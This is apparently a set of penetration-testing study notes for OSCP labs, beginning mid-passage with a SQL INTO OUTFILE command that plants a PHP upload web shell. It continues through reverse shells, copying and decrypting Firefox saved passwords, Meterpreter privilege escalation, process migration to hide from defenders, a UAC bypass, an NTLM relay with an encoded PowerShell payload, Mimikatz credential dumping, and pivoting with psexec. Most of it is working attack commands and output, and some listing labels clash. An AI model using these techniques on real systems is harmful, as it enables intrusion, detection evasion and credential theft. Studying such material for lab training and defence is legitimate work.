2 "<?php echo '<form action=\"\" method=\"post\" enctype=\"multipart/form-data\" name=\"uploader\" id=\"uploader\">';echo
3 '\<input type=\"file\" name=\"file\" size=\"50\"><input name=\"_upl\" type=\"submit\" id=\"_upl\" value=\"Upload
4 \\"></form>'; if( $_POST['_upl'] == \"Upload\" ) { if(@copy($_FILES['file']['tmp_name'], $_FILES['file
5 '][name])) { echo '<b>Upload Done.<br><br>'; } else { echo '<b>Upload Failed.<br><br>'; }}?>
6 INTO OUTFILE 'c:/wamp/www/uploader.php';


```

Run SQL query/queries on server "MySQL":


Clear Format Get auto-saved query Bind parameters

[Delimiter :] Show this query here again Retain query box Rollback when finished Enable foreign key checks Go

Click the 'Go' button and we are set.




Then browse to the newly created php file ([/uploader.php](#)):



Now we can upload the shell of our choice. [Mine is the Ivan Sincek](#) version.

- The PHP Ivan Sincek shell works well for Windows!



Copy it to a file and upload it too [/uploader.php](#)

Then we need to set up a listener. Be sure to use rlwrap to preserve arrow functionality upon connection. **I like to use port 135 on Windows because I know it allows egress traffic.**

- Egress traffic refers to **outbound network traffic** — meaning traffic that leaves a system or network and goes **out to another network**, such as the internet

General:


Default credentials: root : [no password]


The **default path** for phpmyadmin is [/etc/phpmyadmin](#), so check that if you already got a foothold into web server

Then check [config-db.php](#) if it exists, or any other **config files** because in "funbox-easyenum" PG play, we found credentials like that

If you want a walkthrough on how to use the **phpMyAdmin GUI** after getting past the login page, then look at the [Election1](#) PG Play

How to get version number of phpMyAdmin:





Firefox and .mozilla (and firefox_decrypt)

In the [InsanityHosting](#) PG Play (on Vulnhub, it was called "Insanity: 1"), we saw a .mozilla file in the home directory of a compromised user.

If Firefox was used on this system and any entered user credentials were saved in the browser, it is possible to recover them. We can query these four files to see if that is the case (**cert9.db**, **cookies.sqlite**, **key4.db**, **logins.json**):

```
ls .mozilla/firefox/esmhp32w.default-default | grep -E  
"logins.json|cert9.db|cookies.sqlite|key4.db"
```

```
[elliot@insanityhosting ~]$ ls .mozilla/firefox/esmhp32w.default-default | grep -E "logins.json|cert9.db|cookies.sqlite|key4.db"  
cert9.db  
cookies.sqlite  
key4.db  
logins.json  
[elliot@insanityhosting ~]$ |
```

Indeed, it looks like the four files of interest are present, signifying that we might be able to recover some passwords. On our attacking machine, we can clone the repository of the tool that will help us in this attack - **firefox_decrypt**:

```
git clone https://github.com/unode/firefox\_decrypt
```

Next, let's copy the four files to our attacking machine for decrypting:

```
scp -o StrictHostKeyChecking=no -r  
elliot@192.168.195.124:/home/elliot/.mozilla/firefox/esmhp32w.default-default/cert9.db  
/root/Desktop/Tools/firefox_decrypt/
```

```
scp -o StrictHostKeyChecking=no -r  
elliott@192.168.195.124:/home/elliott/.mozilla/firefox/esmhp32w.default-default/cookies.sqlite /root/Desktop/Tools/firefox_decrypt/
```

```
scp -o StrictHostKeyChecking=no -r  
elliott@192.168.195.124:/home/elliott/.mozilla/firefox/esmhp32w.default-default/key4.db /root/Desktop/Tools/firefox_decrypt/
```

```
scp -o StrictHostKeyChecking=no -r  
elliott@192.168.195.124:/home/elliott/.mozilla/firefox/esmhp32w.default-default/logins.json /root/Desktop/Tools/firefox_decrypt/
```

Move all file in single folder:

```
mv cert9.db cookies.sqlite key4.db logins.json ./fir
```

Once the files have been transferred, we can run the tool as follows:

```
python3 firefox_decrypt.py fir/
```

```
[root💀kali]-[/var/www/html/firefox_decrypt]  
└─# python3 firefox_decrypt.py fir/  
2021-11-21 12:35:44,298 - WARNING - profile.ini not found in fir/  
2021-11-21 12:35:44,298 - WARNING - Continuing and assuming 'fir/' is a profile location  
  
Website: https://localhost:10000  
Username: 'root'  
Password: 'S8Y389KJqWpJuSwFqFZHwfZ3GnegUa'
```

It looks like we have recovered the root user password. We can confirm this by logging in as root in our SSH shell!

Metasploit

[Cheatsheet](#)

Download Metasploit packages, including msfvenom

- sudo apt install metasploit-framework

Tip:

- For RHOSTS, since it asks for HOSTS, then you don't need to include the http://
 - If it asks for TARGETURI (without the RHOSTS) or something like that, then include http://
 - But if it asks for both RHOSTS and TARGETURI, then you might just put a "/" for TARGETURI if the target is just the website without any path

Basics

How to initialize metasploit (run these on fresh machines that haven't run metasploit yet):

1. sudo msfdb init
2. sudo systemctl enable postgresql

How to start metasploit:

- sudo msfconsole -q
 - The "-q" flag means quiet, so it won't output the banners when you start it
- db_status
 - Check to see if have database connectivity
 - Output should be: "Connected to msf. Connection type: postgresql."

use [PATH_TO_MODULE]

- How to use a module

show payloads

- Show compatible payloads

show -h

- Show categories of stuff inside of msf

Work Spaces

- Work Spaces are a helper divider to help you organize different penetration testings, and save findings, like nmap. Workspaces also get saved even after you shut down computer.

Initializing workspace:

- workspace

- Tells you what workspace you are currently in
- **workspace -a [INSERT_NAME]**
 - Add a workspace

Nmap inside workspace:

- Now, let's populate the database and get familiar with some of the Database Backend Commands. For this, we'll scan BRUTE2 with **db_nmap** which is a wrapper to execute Nmap inside Metasploit and save the findings in the database. The command has identical syntax to Nmap:
- **db_nmap -A 192.168.50.202**
 - nmap scan and this also saves all the hosts in metasploit
- **hosts**
 - Displays all the hosts
 - After running db_nmap, all the host information is saved in msf automatically
- **services** or **services -p 8000**
 - display the discovered services from our port scan
 - The second one filters by port number

Miscellaneous

Search:

- **search type:auxiliary smb**
 - search for all SMB auxiliary modules
 - If you find one you like, like number 56, then you can do this:
 - **use 56**

Vulnerabilities and Credentials:

- **vulns**
 - After running a module, you can run this command to see if metasploit automatically found a vulnerability, **mostly for scanners**
- **creds**
 - After running a scanner module that finds credentials (ex. bruteforce), you can run this command to display them

Information about module

- **info**
 - Run this while inside of a module
- **show options**

- Shows options for the exploit, like what RHOSTS and stuff

Meterpreter and Staged Payloads

VERY IMPORTANT: Meterpreter and staged payloads both need Metasploit handler (multi/handler)

For meterpreter, use a payload like windows/meterpreter/reverse_tcp for windows reverse shell

And the best thing about meterpreter is that you can upload and download between this and your local kali, so no need to set up python host and curl

- **Upload**
 - upload /path/to/local/file.txt C:\\Users\\victim\\Desktop\\file.txt
 - upload shell.ps1
 - (Uploads shell.ps1 to the current Meterpreter directory on the victim)
- **Download**
 - download C:\\Users\\victim\\Desktop\\secrets.txt /home/kali/secrets.txt
 - download C:\\Users\\victim\\Desktop\\passwords.txt
- **Tip:**
 - Always use **double backslashes ** or **single forward slashes /** in Windows paths.
 - Meterpreter handles both.

Quick guide on how to use multi/handler:

1. use exploit/multi/handler
2. set PAYLOAD windows/meterpreter/reverse_tcp
 - This must match exactly what you used in msfvenom:
3. Set the LHOST and LPORT
4. Optional: Set session behavior
 - If you want it to run without stopping after a session ends:
 - set ExitOnSession false
 - You can run show advanced to look at the settings for this
5. run
6. And then execute the msfvenom executable on the target machine

Core Meterpreter Post-Exploitation Features

From OSCP (21.3.1. Core Meterpreter Post-Exploitation Features)

idletime:

The first post-exploitation command we use is idletime. It displays the time for which a user has been idle. After obtaining basic information about the current user and operating system, this should be one of our first commands as it indicates if the target machine is currently in use or not.

```
meterpreter > idletime  
User has been idle for: 9 mins 53 secs
```

Listing 59 - Display idle time from current user

The output states that the user hasn't been interacting with the system for 9 minutes and 53 seconds, suggesting the user may have stepped away from their computer. If the result of the idletime command indicates that the user is away, we can take this as an opportunity to execute programs or commands which may display a command-line window such as CMD or PowerShell for a moment.

getsystem (automated privilege escalation):

For several post-exploitation features, we need administrative privileges to execute them. Metasploit contains the command *getsystem*, which attempts to automatically elevate our permissions to *NT AUTHORITY\SYSTEM*. It uses various techniques using named pipe impersonation and token duplication. In the default settings, *getsystem* uses all available techniques (shown in the help menu) attempting to leverage [SeImpersonatePrivilege](#) and [SeDebugPrivilege](#).

Before we execute *getsystem*, let's start an interactive shell and confirm that our user has one of those two privileges assigned

```
meterpreter > shell
...
C:\Users\luiza> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
...
SeImpersonatePrivilege      Impersonate a client after authentication Enabled
...
C:\Users\luiza> exit
exit
```

Listing 60 - Display the assigned privileges to our user in an interactive shell

Listing 60 shows that the user *luiza* has *SeImpersonatePrivilege* assigned. Now, let's use **getsystem** to attempt to elevate our privileges.

```
meterpreter > getuid
Server username: ITWK01\luiza

meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 61 - Elevate our privileges with getsystem

Listing 61 shows that *getsystem* successfully elevated our privileges to **NT AUTHORITY\SYSTEM** by using *Named Pipe Impersonation (PrintSpooler variant)* as we did manually in the *Windows Privilege Escalation Module*.

migrate

Migrating is the process of hiding our reverse shell within another process since if we don't, then blue team can easily see our reverse shell process

When we compromise a host, our Meterpreter payload is executed inside the process of the application we attack or execute our payload. If the victim closes that process, our access to the machine is closed as well. In addition, depending on how the Windows binary file containing the Meterpreter payload is named, the process name may be suspicious if a defender is searching through the process list. We can use **migrate** to move the execution of our Meterpreter payload to a different process.

Let's view all running processes by entering **ps** in the Meterpreter command prompt.

```
meterpreter > ps

Process List
=====
PID  PPID  Name          Arch Session User
Path
---  ---  ---
-----
2552  8500  met.exe      x64   0        ITWK01\luiza
C:\Users\luiza\met.exe
...
8052  4892  OneDrive.exe  x64   1        ITWK01\offsec
C:\Users\offsec\AppData\Local\Microsoft\OneDrive\OneDrive.exe
...
```

Listing 62 - Display list of running processes

Listing 62 shows that the process *met.exe* has the process ID 2552. The name and path will easily make the process stand out to a defender reviewing the process list. The output shows that *offsec* started a process related to *OneDrive* with process ID 8052. If our payload runs within this process, it is far less likely to be detected by reviewing the process list.

We should note that we are only able to migrate into processes that execute at the same (or lower) [integrity and privilege level](#) than that of our current process. In the context of this example, we already elevated our privileges to NT AUTHORITY\SYSTEM so our choices are plentiful.

If the **migrate** command returns the error **Error while running command migrate: undefined method `pid' for nil**, make sure Metasploit is updated to the latest version.

Let's migrate our current process to **OneDrive.exe** of the user *offsec* by entering **migrate** and the process ID we want to migrate to.

```
meterpreter > migrate 8052
[*] Migrating from 2552 to 8052...
[*] Migration completed successfully.

meterpreter > ps

Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
---	---	---	---	---	---	---
...						
2440	668	svchost.exe				
2472	668	svchost.exe				
2496	668	svchost.exe				
2568	668	svchost.exe				
2624	668	spoolsv.exe				
2660	668	svchost.exe				
2784	668	svchost.exe				
2928	668	svchost.exe				
...						

Listing 63 - Migrate to explorer.exe

Listing 63 shows that we successfully migrated our process to the OneDrive process. When reviewing the process list, we'll find our original process, *met.exe* with ID 2552, does not exist anymore. Furthermore, we'll notice that the *ps* output contains less information than before. The reason for this is that we are now running in the context of the process with the ID 8052 and therefore, as user *offsec*.

```
meterpreter > getuid
Server username: ITWK01\offsec
```

Listing 64 - Command execution as user offsec instead of NT AUTHORITY\SYSTEM

Instead of migrating to an existing process or a situation in which we won't find any suitable processes to migrate to, we can use the *execute* Meterpreter command. This command provides the ability to create a new process by specifying a command or program.

To demonstrate this, let's start a hidden Notepad process and migrate to it as user *offsec*. For this, we use **execute** with **-H** to create the process hidden from view and *notepad_* as argument for **-f** to specify the command or program to run. Then, we migrate to the newly spawned process.

```
meterpreter > execute -H -f notepad
Process 2720 created.

meterpreter > migrate 2720
[*] Migrating from 8052 to 2720...
[*] Migration completed successfully.

meterpreter >
```

Listing 65 - Migrate to a newly spawned Notepad process

Listing 65 shows how we can migrate to the newly spawned Notepad process. Since we used the option **-H**, the Notepad process was spawned without any visual representation. However, the process is still listed in the process list of applications such as the task manager.

These are some Post-Exploitation **Meterpreter** Features. Next, we will learn about Post-Exploitation **Modules**

Post-Exploitation Modules

From OSCP (21.3.2. Post-Exploitation Modules)

Sessions that were created through attack vectors such as the execution of a client-side attack will likely provide us only with an unprivileged shell. But if the target user is a member of the local administrators group, we can elevate our shell to a high integrity level if we can bypass [User Account Control](#) (UAC).

In the previous section, we migrated our Meterpreter shell to a **OneDrive.exe** process that is running at (presumably) medium integrity. For this section, let's repeat the steps from the previous section and then bypass UAC with a Metasploit post-exploitation module to obtain a session in the context of a high integrity level process.

As before, we connect to the bind shell on port 4444 on ITWK01, download and execute **met.exe**, and enter **getsystem** to elevate our privileges. Then, we use **ps** to identify the process ID of **OneDrive.exe** and **migrate** to it.

```
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).

meterpreter > ps

Process List
=====
PID  PPID  Name          Arch Session User
Path
---  ---  ---
...
8044  3912  OneDrive.exe      x64   1      ITWK01\offsec
C:\Users\offsec\AppData\Local\Microsoft\OneDrive\OneDrive.exe
...

meterpreter > migrate 8044
[*] Migrating from 9020 to 8044...
[*] Migration completed successfully.

meterpreter > getuid
Server username: ITWK01\offsec
```

Listing 66 - Migrate to OneDrive process of the user offsec

Listing 66 shows that we are now running in the context of *offsec* again. While this is an administrative account, UAC prevents us from performing administrative operations as we learned in previous Modules. Before we attempt to bypass UAC, let's confirm that the current process has the integrity level *Medium*.

To display the integrity level of a process, we can use tools such as [Process Explorer](#) or third-party PowerShell modules such as [NtObjectManager](#). Let's assume the latter is already installed on the system.

Once we import the module with [Import-Module](#), we can use [Get-NtTokenIntegrityLevel](#) to display the integrity level of the current process by retrieving and reviewing the assigned access token.

```
meterpreter > shell
Process 6436 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22000.795]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/
PSWindows

PS C:\Windows\system32> Import-Module NtObjectManager
Import-Module NtObjectManager

PS C:\Windows\system32> Get-NtTokenIntegrityLevel
Get-NtTokenIntegrityLevel
Medium
```

Listing 67 - Reviewing integrity level

- shell
- powershell -ep bypass
- Import-Module NtObjectManager
- Get-NtTokenIntegrityLevel

Listing 67 shows that we are currently performing operations in the context of integrity level *Medium*.

Next, let's background the currently active channel and session to search for and leverage UAC post-exploitation modules.

```
PS C:\Windows\system32> ^Z
Background channel 1? [y/N]  y

meterpreter > bg
[*] Backgrounding session 9...
```

Listing 68 - Background channel and session

Now let's **search** for UAC bypass modules.

```

msf6 exploit(multi/handler) > search UAC

Matching Modules
=====
#   Name
Check  Description          Disclosure Date  Rank
-----  -----
-     -
----  -----
-     -
-----  -----
0     post/windows/manage/sticky_keys           normal
No    Sticky Keys Persistance Module
1     exploit/windows/local/cve_2022_26904_superprofile  2022-03-17
excellent Yes   User Profile Arbitrary Junction Creation Local Privilege Elevation
2     exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22      manual
Yes   Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
3     exploit/windows/local/bypassuac_windows_store_reg    2019-02-19      manual
Yes   Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
...
11    exploit/windows/local/bypassuac_sdclt            2017-03-17
excellent Yes   Windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
12    exploit/windows/local/bypassuac_silentcleanup    2019-02-24
excellent No    Windows Escalate UAC Protection Bypass (Via SilentCleanup)
...

```

Listing 69 - Search for UAC bypass modules

The search yields quite a few results. One very effective UAC bypass on modern Windows systems is ***exploit/windows/local/bypassuac_sdclt***, which targets the Microsoft binary **sdclt.exe**. This binary can be abused to [bypass UAC by spawning a process](#) with integrity level *High*.

To use the module, we'll activate it and set the *SESSION* and *LHOST* options as shown in the following listing. Setting the *SESSION* for post-exploitation modules allows us to directly execute the exploit on the active session. Then, we can enter **run** to launch the module.

```

msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_sdclt
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp

msf6 exploit(windows/local/bypassuac_sdclt) > show options

Module options (exploit/windows/local/bypassuac_sdclt):
Name          Current Setting  Required  Description
----          -----          -----      -----
PAYLOAD_NAME                           no        The filename to use for the payload binary
(%RAND% by default).
SESSION                            yes       The session to run this module on

Payload options (windows/x64/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
----          -----          -----      -----
EXITFUNC      process         yes       Exit technique (Accepted: '', seh, thread,
process, none)
LHOST          0.0.0.0         yes       The listen address (an interface may be
specified)
LPORT          4444           yes       The listen port
...
.

msf6 exploit(windows/local/bypassuac_sdclt) > set SESSION 9
SESSION => 32
msf6 exploit(windows/local/bypassuac_sdclt) > set LHOST 192.168.119.4
LHOST => 192.168.119.4
msf6 exploit(windows/local/bypassuac_sdclt) > run

[*] Started reverse TCP handler on 192.168.119.4:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[!] This exploit requires manual cleanup of 'C:
\Users\offsec\AppData\Local\Temp\KzjRPQbrhdj.exe!
[*] Please wait for session and cleanup...
[*] Sending stage (200774 bytes) to 192.168.50.223
[*] Meterpreter session 10 opened (192.168.119.4:4444 -> 192.168.50.223:49740) at
2022-08-04 09:03:54 -0400
[*] Registry Changes Removed

meterpreter >

```

- use exploit/windows/local/bypassuac_sdclt

Listing 70 shows that our UAC bypass post-exploitation module created a new Meterpreter session for us.

Let's check the integrity level of the process as we did before.

```
meterpreter > shell
Process 2328 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22000.795]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/
PSWindows

PS C:\Windows\system32> Import-Module NtObjectManager
Import-Module NtObjectManager

PS C:\Windows\system32> Get-NtTokenIntegrityLevel
Get-NtTokenIntegrityLevel
High
```

Listing 71 - Reviewing integrity level

- shell
- powershell -ep bypass
- Import-Module NtObjectManager
- Get-NtTokenIntegrityLevel

```
kali㉿kali:~/beyond$ sudo impacket-ntlmrelayx --no-http-server -smb2support -t  
192.168.50.242 -c "powershell -enc JABjAGwAaQ..."  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  
  
[*] Protocol Client SMTP loaded..  
[*] Protocol Client LDAPS loaded..  
[*] Protocol Client LDAP loaded..  
[*] Protocol Client RPC loaded..  
[*] Protocol Client DCSYNC loaded..  
[*] Protocol Client MSSQL loaded..  
[*] Protocol Client SMB loaded..  
[*] Protocol Client IMAPS loaded..  
[*] Protocol Client IMAP loaded..  
[*] Protocol Client HTTPS loaded..  
[*] Protocol Client HTTP loaded..  
[*] Running in relay mode to single host  
[*] Setting up SMB Server  
[*] Setting up WCF Server  
[*] Setting up RAW Server on port 6666  
  
[*] Servers started, waiting for connections
```

Listing 71 - Setting up impacket-ntlmrelayx

Kiwi:

Besides being able to background an active session and execute modules through it, we can also load extensions directly inside the active session with the **load** command.

One great example of this is *Kiwi*, which is a Meterpreter extension providing the capabilities of *Mimikatz*. Because Mimikatz requires SYSTEM rights, let's exit the current Meterpreter session, start the listener again, execute **met.exe** as user *luiza* in the bind shell, and enter **getsystem**.

```
msf6 exploit(windows/local/bypassuac_sdclt) > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter_reverse_https

msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.119.4:443
[*] https://192.168.119.4:443 handling request from 192.168.50.223; (UUID: gokdtcex)
Redirecting stageless connection from /tiUQIXcIFB-
TCZIL8eJASw2GMM8KqsU3KADjTJhh8lSgwsEBpqGfM1Q0FsWwlgyPzfFi9gci43oVxGCxcYQy0mH0 with UA
'Mozilla/5.0 (Macintosh; Intel Mac OS X 12.2; rv:97.0) Gecko/20100101 Firefox/97.0'
[*] https://192.168.119.4:443 handling request from 192.168.50.223; (UUID: gokdtcex)
Attaching orphaned/stageless session...
[*] Meterpreter session 11 opened (192.168.119.4:443 -> 127.0.0.1) at 2022-08-04
10:10:16 -0400

meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
```

*Listing 72 - Using getsystem in a newly spawned Meterpreter session via execution of **met.exe** in the bind shell*

Now, let's enter **load** with **kiwi** as argument to load the Kiwi module. Then, we can use **help** to display the commands of the Kiwi module. Finally, we'll use **creds_msv** to retrieve [LM](#) and [NTLM](#) credentials.

```

meterpreter > load kiwi
Loading extension kiwi...
.m####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***
Success.

meterpreter > help

...
Kiwi Commands
=====



| Command               | Description                                             |
|-----------------------|---------------------------------------------------------|
| creds_all             | Retrieve all credentials (parsed)                       |
| creds_kerberos        | Retrieve Kerberos creds (parsed)                        |
| creds_livessp         | Retrieve Live SSP creds                                 |
| creds_msv             | Retrieve LM/NTLM creds (parsed)                         |
| creds_ssp             | Retrieve SSP creds                                      |
| creds_tspkg           | Retrieve TsPkg creds (parsed)                           |
| creds_wdigest         | Retrieve WDigest creds (parsed)                         |
| dcsync                | Retrieve user account information via DCSync (unparsed) |
| dcsync_ntlm           | Retrieve user account NTLM hash, SID and RID via DCSync |
| golden_ticket_create  | Create a golden kerberos ticket                         |
| kerberos_ticket_list  | List all kerberos tickets (unparsed)                    |
| kerberos_ticket_purge | Purge any in-use kerberos tickets                       |
| kerberos_ticket_use   | Use a kerberos ticket                                   |
| kiwi_cmd              | Execute an arbitrary mimikatz command (unparsed)        |
| lsa_dump_sam          | Dump LSA SAM (unparsed)                                 |
| lsa_dump_secrets      | Dump LSA secrets (unparsed)                             |
| password_change       | Change the password/hash of a user                      |
| wifi_list             | List wifi profiles/creds for the current user           |
| wifi_list_shared      | List shared wifi profiles/creds (requires SYSTEM)       |



meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials

```

```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====
Username  Domain  NTLM                               SHA1
-----  -----
luiza     ITWK01  167cf9218719a1209efcfb4bce486a18
2f92bb5c2a2526a630122ea1b642c46193a0d837
...
```

Listing 73 - Load the Kiwi module and execute creds_msv to retrieve credentials of the system

Listing 73 shows that we could successfully retrieve the NTLM hash of *luiza*.

Pivoting with Metasploit

From OSCP (21.3.3. Pivoting with Metasploit)

The ability to pivot to another target or network is a vital skill for every penetration tester. In Port Redirection and Pivoting, we learned various techniques to perform pivoting. Instead of using these techniques manually, we can also use Metasploit to perform them.

As in the previous sections, we'll connect to the bind shell on port 4444 on the machine ITWK01. Let's assume we are currently gathering information on the target. In this step, we'll identify a second network interface.

```
C:\Users\luiza> ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::c489:5302:7182:1e97%11
IPv4 Address. . . . . : 192.168.50.223
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.50.254

Ethernet adapter Ethernet1:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::b540:a783:94ff:89dc%14
IPv4 Address. . . . . : 172.16.5.199
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

C:\Users\luiza>

Listing 74 - Dual interfaces on compromised client

Listing 74 shows that the second interface has the assigned IP 172.16.5.199. We can try to identify other live hosts on this second network by leveraging methods from active information gathering.

Now that we have a working session on the compromised system, we can background it. To add a route to a network reachable through a compromised host, we can use **route add** with the network information and session ID that the route applies to. After adding the route, we can display the current routes with **route print**.

```
meterpreter > bg
[*] Bounding session 12...

msf6 exploit(multi/handler) > route add 172.16.5.0/24 12
[*] Route added

msf6 exploit(multi/handler) > route print

IPv4 Active Routing Table
=====
Subnet          Netmask         Gateway
-----          -----          -----
172.16.5.0     255.255.255.0 Session 12

[*] There are currently no IPv6 routes defined.
```

Listing 76 - Adding route to network 172.16.5.0/24 from session 2

With a path created to the internal network, we can enumerate this subnet. Now we could scan the whole network for live hosts with a port scan auxiliary module. Since this scan would take quite some time to complete, let's shorten this step by only scanning the other live host in the second network. Therefore, instead of setting the value of *RHOSTS* to *172.16.5.0/24* as we would do if we wanted to scan the whole network, we set it to *172.16.5.200*. For now, we only want to scan ports 445 and 3389.

```
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 172.16.5.200
RHOSTS => 172.16.5.200

msf6 auxiliary(scanner/portscan/tcp) > set PORTS 445,3389
PORTS => 445,3389

msf6 auxiliary(scanner/portscan/tcp) > run

[+] 172.16.5.200: - 172.16.5.200:445 - TCP OPEN
[+] 172.16.5.200: - 172.16.5.200:3389 - TCP OPEN
[*] 172.16.5.200: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 77 - Portscanning an internal IP address

- use auxiliary/scanner/portscan/tcp

Listing 77 shows that 172.161.5.200 has ports 445 and 3389 open. Let's use two modules for SMB and RDP using our pivot host ITWK01 to perform operations on the target.

First, we'll attempt to use the *psexec* module to get access on the second target as user *luiza*. In the previous section, we retrieved the NTLM hash via Kiwi. Let's assume we could successfully crack the NTLM hash and the clear-text password is *BoccieDearAeroMeow1!*. For *psexec* to succeed, *luiza* has to be a local administrator on the second machine. For this example, let's also assume that we confirmed this through information gathering techniques.

Let's use *exploit/windows/smb/psexec* and set **SMBUser** to **luiza**, **SMBPass** to **BoccieDearAeroMeow1!**, and **RHOSTS** to **172.16.5.200**.

It's important to note that the added route will only work with established connections. Because of this, the new shell on the target must be a bind shell such as *windows/x64/meterpreter/bind_tcp*, thus allowing us to use the set route to connect to it. A reverse shell payload would not be able to find its way back to our attacking system in most situations because the target does not have a route defined for our network.

```
msf6 auxiliary(scanner/portscan/tcp) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf6 exploit(windows/smb/psexec) > set SMBUser luiza
SMBUser => luiza

